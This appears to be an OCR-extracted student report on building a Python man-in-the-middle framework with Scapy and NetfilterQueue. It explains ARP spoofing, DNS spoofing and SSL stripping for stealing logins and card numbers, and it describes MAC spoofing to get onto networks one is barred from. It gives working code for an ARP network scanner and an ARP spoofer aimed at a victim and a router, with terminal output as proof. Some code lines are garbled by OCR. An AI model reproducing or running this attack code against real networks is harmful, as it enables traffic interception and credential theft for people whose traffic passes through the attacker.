
1 INTRODUCTION

1.1 PROJECT: Man In The Middle Framework.

We are developing a framework which is basically a collection of different tools. Man in the middle framework is used for executing a hacking attack which is known as Man in the middle attack. The Man in the middle attack is one of the hacking attacks whose success rate is too high. Now the question is what is Man in the middle attack? the answer is Man in the middle attack is performed by using the weakness of ARP protocol.

In this attack generally hacker puts himself in the middle of the connection in a conversion between user and web application. The goal of this attack is to steal information such as login credentials, account details and credit card numbers.



1.1.1 The Man In The Middle Attack Progression:

The successful Man in the middle attack includes two distinct phases: interception and decryption

The first step is to intercept user traffic through the attacker's network before it reaches to intended destination

Hacker who wants to take more active approach may launch one of the following attack:

ARP SPOOFING is the process of linking an attacker's MAC address with the IP address of a legitimate user on a local area network using fake ARP messages. As a result, data sent by the user to the host IP address is instead transmitted to the attacker.

DNS SPOOFING also known as DNS cache poisoning, involves infiltrating a DNS server and altering a website’s address record. As a result, users attempting to access the site are sent by the altered DNS record to the attacker’s site.

The second step is decryption, After interception, any two-way SSL traffic needs to be decrypted without alerting the user or application. The following method can be used for decryption:

SSL stripping downgrades a HTTPS connection to HTTP by intercepting the TLS authentication sent from the application to the user. The attacker sends an unencrypted version of the application’s site to the user while maintaining the secured session with the application. Meanwhile, the user’s entire session is visible to the attacker.

1.2 PYTHON:

Python is a high level programming language that supports object oriented Programming too. Python was created by Guido van Rossum and first released in 1991. Python has a design philosophy that emphasizes code readability, notably using significant whitespace .It provides facility that enable clear programming on both small and large scales. In python we can do many things such as Data Science, Machine Learning, Web Application Development.

1.3 SCAPY 2.4.3 MODULE:

Scapy is a Python program that enables the user to send, sniff and dissect and forge network packets. This capability allows construction of tools that can probe, scan or attack networks.

The idea is simple, Scapy mainly does two things: sending packets and receiving answers. You define a set of packets, it sends them, receives answers, matches requests with answers and returns a list of packet couples (request, answer) and a list of unmatched packets.

This has the big advantage over tools like Nmap or hping that an answer is not reduced to (open/closed/filtered), but is the whole packet.

1.4 NetfilterQueue 0.8 MODULE:

NetfilterQueue provides access to packets matched by an iptables rule in Linux. Packets so matched can be accepted, dropped, altered, or given a mark.

Libnetfilter_queue (the netfilter library, not this module) is part of the NETFILTER PROJECT.

A NetfilterQueue object represents a single queue. Configure your queue with a call to `bind`, then start receiving packets with a call to `run`.

2. PROTOTYPE MODEL:

The Prototyping Model is a systems development method (SDM) in which (an early approximation of a final system or product) is built, tested, and then reworked as necessary until an acceptable prototype is finally achieved from which the complete system or product can now be developed. This model works best in scenarios where not all of the project requirements are known in detail ahead of time. It is an iterative, trial-and-error process that takes place between the developers and the users.

There are several steps in the Prototyping Model:

1. The new system requirements are defined in as much detail as possible. This usually involves interviewing a number of users representing all the departments or aspects of the existing system.

2. A preliminary design is created for the new system.

3. A first prototype of the new system is constructed from the preliminary design. This is usually a scaled-down system, and represents an approximation of the characteristics of the final product.

4. The users thoroughly evaluate the first prototype, noting its strengths and weaknesses, what needs to be added, and what should to be removed. The developer collects and analyzes the remarks from the users.

5. The first prototype is modified, based on the comments supplied by the users, and a second prototype of the new system is constructed.

6. The second prototype is evaluated in the same manner as was the first prototype.


7. The preceding steps are iterated as many times as necessary, until the users are satisfied that the prototype represents the final product desired.

8. The final system is constructed, based on the final prototype.


3. Installation:

3.1 Installing Scapy Module on Linux :


Scapy is a Python program that enables the user to send, sniff and dissect and forge network packets. This capability allows construction of tools that can probe, scan or attack networks.
In other words, Scapy is a powerful interactive packet manipulation program. It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more. Scapy can easily handle most classical tasks like scanning, tracerouting, probing, unit tests, attacks or network discovery.



The following steps describe how to install (or update) Scapy itself. Dependent on your platform, some additional libraries might have to be installed to make it actually work.



```
~$ git clone https://github.com/secdev/scapy.git
Cloning into 'scapy'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (15/15), done.
remote: Total 24191 (delta 3), reused 11 (delta 3), pack-reused 24173
Receiving objects: 100% (24191/24191), 72.97 MiB | 12.68 MiB/s, done.
Resolving deltas: 100% (15411/15411), done.
~$ cd scapy/
~/scapy$ sudo ./run_scapy
```



```
#scapy
WARNING: No route found for IPv6 destination :: (no default route?)

                     aSPY//YASa
             apyyyyCY//////////YCa       |
            sY//////YSpcs  scpCY//Pp     | Welcome to Scapy
 ayp ayyyyyyySCP//Pp           syY//C    | Version 2.4.0
 AYAsAYYYYYYYY///Ps              cY//S   |
         pCCCCY//p          cSSps y//Y   | https://github.com/secdev/scapy
         SPPPP///a          pP///AC//Y   |
              A//A            cyP////C   | Have fun!
              p///Ac            sC///a   |
              P////YCpc           A//A   | Craft packets like I craft my beer.
       scccccp///pSP///p          p//Y   |               -- Jean De Clerck
      sY/////////y  caa           S//P   |
       cayCyayP//Ya              pY/Ya
        sY/PsY////YCc          aC//Yp
         sc  sccaCY//PCypaapyCP//YSs
                  spCPY//////YPSps
                       ccaacs
                                       using IPython 5.5.0
>>>
>>>
>>>
>>> from scapy.all import *
```

Check out a clone of Scapy's repository:

```
$ git clone https://github.com/secdev/scapy.git
```

OR

Use pip:

```
$ pip install --pre scapy[basic]
```

In fact, since 2.4.3, Scapy comes in 3 bundles:

Bundle	Contains	Pip command
Default	Only Scapy	`pip install scapy`
Basic	Scapy&IPython. **Highly recommended**	`pip install --pre scapy[basic]`
Complete	Scapy& all its main dependencies	`pip install --pre scapy[complete]`

3.2 Installing NetfilterQueue Module on Linux :

NetfilterQueue provides access to packets matched by an iptables rule in Linux. Packets so matched can be accepted, dropped, altered, or given a mark.


Libnetfilter_queue (the netfilter library, not this module) is part of the Netfilter project.

NetfilterQueue is a C extention module that links against libnetfilter_queue. Before installing, ensure you have:

1. A C compiler
2. Python development files
3. Libnetfilter_queue development files and associated dependencies

On Debian or Ubuntu, install these files with:

```
apt-get install build-essential python-devlibnetfilter-queue-dev
```




```
┌─[✗]─[user@parrot]─[/root]
└──╼ $sudo apt-get install python-dev build-essential libnetfilter-queue-dev
[sudo] password for user:
Reading package lists... Done
Building dependency tree
Reading state information... Done
build-essential is already the newest version (12.8).
build-essential set to manually installed.
python-dev is already the newest version (2.7.17-2).
python-dev set to manually installed.
The following additional packages will be installed:
  libnfnetlink-dev
The following NEW packages will be installed:
  libnetfilter-queue-dev libnfnetlink-dev
0 upgraded, 2 newly installed, 0 to remove and 1286 not upgraded.
Need to get 14.7 kB of archives.
After this operation, 64.5 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
Get:1 https://apac-mirror.parrot.sh/mirrors/parrot rolling/main amd64 libnfnetl
nk-dev amd64 1.0.1-3+b1 [8,178 B]
Get:2 https://apac-mirror.parrot.sh/mirrors/parrot rolling/main amd64 libnetfil
er-queue-dev amd64 1.0.3-1 [6,544 B]
Fetched 14.7 kB in 5s (3,015 B/s)
Selecting previously unselected package libnfnetlink-dev.
(Reading database ... 478045 files and directories currently installed.)
Preparing to unpack .../libnfnetlink-dev_1.0.1-3+b1_amd64.deb ...
Unpacking libnfnetlink-dev (1.0.1-3+b1) ...
Selecting previously unselected package libnetfilter-queue-dev.
Preparing to unpack .../libnetfilter-queue-dev_1.0.3-1_amd64.deb ...
Unpacking libnetfilter-queue-dev (1.0.3-1) ...
Setting up libnfnetlink-dev (1.0.1-3+b1) ...
Setting up libnetfilter-queue-dev (1.0.3-1) ...
Scanning application launchers
Launchers are updated
┌─[user@parrot]─[/root]
└──╼ $
```

From PyPI

To install from PyPI by pip:

```
pip install NetfilterQueue
```



```
┌─[user@parrot]─[/root]
└──╼ $pip install netfilterqueue
Collecting netfilterqueue
  Downloading https://files.pythonhosted.org/packages/39/c4/8f73f70442aa4094b3c3
7876c96cddad2c3e74c058f6cd9cb017d37ffac0/NetfilterQueue-0.8.1.tar.gz (58kB)
    100% |████████████████████████████████| 61kB 49kB/s
Building wheels for collected packages: netfilterqueue
  Running setup.py bdist_wheel for netfilterqueue ... done
  Stored in directory: /home/user/.cache/pip/wheels/00/6b/9f/113f7de6f07e55b1a60
21669f5e77a5a3475db5d361fbecd95
Successfully built netfilterqueue
Installing collected packages: netfilterqueue
Successfully installed netfilterqueue-0.8.1
┌─[user@parrot]─[/root]
└──╼ $
```

4. Hardware /Software Implementation:

4.1 Hardware Requirement:

Operating System	RAM(Minimum)	ROM(Minimum)
Linux	3 GB	10 GB
Macosx	3 GB	10 GB

4.2 Software Requirement:

Any System has Scapy and Netfilterqueue modules compatible on it can run this project easily.

Linux, Macos are the idol environment for the modules

5. MAC Address Changer:

MAC changing is a technique for changing a factory-assigned Media Access Control (MAC) addressof a network interface on a networked device.The MAC address that is hard-coded on a network interface controller (NIC) cannot be changed. However, many drivers allow the MAC address to be changed. Additionally, there are tools which can make an operating system believe that the NIC has the MAC address of a user's choosing. The process of masking a MAC address is known as MAC spoofing. Essentially, MAC spoofing entails changing a computer's identity, for any reason, and it is relatively easy.

The changing of the assigned MAC address may allow the bypassing of access control lists on servers or routers, either hiding a computer on a network or allowing it to impersonate another network device. MAC spoofing is done for legitimate and illicit purposes alike.

By changing MAC address of our computer, our ultimate goal is to become anonymous in internal network. By changing the MAC address of our computer we are able bypass a lot of filters such as some of the network filters allow only some MAC address which already filled in the list and they don’t allow other machine to access the network then by changing our mac to the mac known to the network we can connect to network. The list of mac addresses defined in network setting is called white list so we can bypass the white list filter by changing our mac to the mac known to network. Now some of the network block the user to access the network by putting user’s machine mac to black list means the mac addresses entered in the black list can’t access the network then again we can change the MAC address of our machine and we will be able to connect to the network easily even we are not allowed to do so.

We have designed a MAC changer tool purely written in python to do this task for us easily.

For designing this tool we have used some of the python’s module such as optparse and subprocess

OptParse is a module introduced in Python2.3 that makes it easy to write command line tools. The basic use of optparse we have done is to take user’s desired input on command line interface it makes it user friendly because not every time user wants to change his input has to open program and change the hardcoded inputs. Optparse allows user to take input at run time which makes it easy to use and user friendly.

The subprocess module allows you to spawn new processes, connect to their input/output/error pipes, and obtain their return codes. The basic use of the subprocess we have done here to execute system commands that will allow us to change the mac of our machine by hiding the what commands we are using to change the mac of our machine.

Subprocess module allows us to execute system command without interrupting the other process and it will hold the program execution until it executes the command successfully.

Basic example of subprocess

```
>>>subprocess.run(["ls", "-l"])  # doesn't capture output

CompletedProcess(args=['ls', '-l'], returncode=0)


>>>subprocess.run("exit 1", shell=True, check=True)

Traceback (most recent call last):

  ...

subprocess.CalledProcessError: Command 'exit 1' returned non-zero exit status 1


>>>subprocess.run(["ls", "-l", "/dev/null"], capture_output=True)

CompletedProcess(args=['ls', '-l', '/dev/null'], returncode=0,

stdout=b'crw-rw-rw- 1 root root 1, 3 Jan 23 16:23 /dev/null\n', stderr=b'')
```


6. Network Scanner :

A network scanner is an important element for a network administrator as well as a penetration tester. It allows the user to map the network to find devices that are connected to the same network.

There are many ways out there to scan computers in a single network, but we are going to use one of the popular ways which is using **ARP** requests.
First, we gonna need to import essential methods from `scapy`:


```
fromscapy.allimport ARP, Ether,srp
```

Second, we gonna need to make an ARP request as shown in the following image:



The network scanner will send the ARP request indicating who has some specific IP address, let's say `"192.168.1.1"`, the owner of that IP address (the target) will automatically respond saying that he is `"192.168.1.1"`, with that response, the MAC address will also be included in the packet, this allows us to successfully retrieve all network users' IP and MAC addresses simultaneously when we send a broadcast packet (sending a packet to all the devices in the network).

The ARP response is demonstrated in the following figure:



So, let us craft these packets:

```
target_ip="192.168.1.1/24"
arp= ARP(pdst=target_ip)
ether= Ether(dst="ff:ff:ff:ff:ff:ff")
packet= ether/arp
```

Now we have created these packets, we need to send them using `srp()` function which sends and receives packets at layer 2, we set the timeout to 3 so the script won't get stuck:

```
result = srp(packet, timeout=3)[0]
```


`result` now is a list of pairs that is of the format `(sent_packet, received_packet)`, let's iterate over them:

```
clients = []


for sent, received in result:
clients.append({'ip': received.psrc, 'mac': received.hwsrc})
```

In this way the network scanner will give us result of the devices which are alive and using our network. Some times it is very useful information to catch a hacker in a network or any device doing malicious activity in our network.


7. ARP Spoofer

ARP Spoofing is the technique of redirecting the network traffic to the hacker by faking the IP address. Too technical? Let me make it simple for you. When there is a connection between a system and the router (basically between two IP addresses), the hacker will fake his/her IP address. The hacker will tell 1) The Router that he/she is the system and 2) The System that he/she is the router. Now, the router will send the data to the hacker instead of the system, and the system will send the data to the hacker instead of the router. Hence the network flows through the hacker.



For that, run the following command in the terminal of the Victim's system:

```
$ arp -a
```



```
C:\Windows\system32>arp -a

Interface: 192.168.1.6 --- 0x3
  Internet Address      Physical Address      Type
  192.168.1.1           04-8d-38-17-7b-d7     dynamic
  192.168.1.12          00-11-22-33-44-55     dynamic
  192.168.1.255         ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  224.0.1.178           01-00-5e-00-01-b2     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```


Look at the MAC address of the router, this will change after we run the script.

```
packet = scap.ARP(op=1, pdst="192.168.111.157",
hwaddr="00:0c:29:1e:76:af", psrc="192.168.111.2")
```

```
scap.send(packet) #Packet telling the Victim (with ip address
192.168.111.157) that the hacker is the Router.
packet = scap.ARP(op=1, pdst="192.168.111.2",
hwaddr="00:50:56:e7:86:57", psrc="192.168.111.157")
scap.send(packet) #Packet telling the Router (with ip address
192.168.111.2) that the hacker is the Victim.
```

Run this script and the network will be redirected. Let's verify whether it actually worked or not. In the Victim's system, run this command:

```
$ arp -a
```



```
C:\Windows\system32>arp -a

Interface: 192.168.1.6 --- 0x3
  Internet Address      Physical Address      Type
  192.168.1.1           00-11-22-33-44-55     dynamic
  192.168.1.12          00-11-22-33-44-55     dynamic
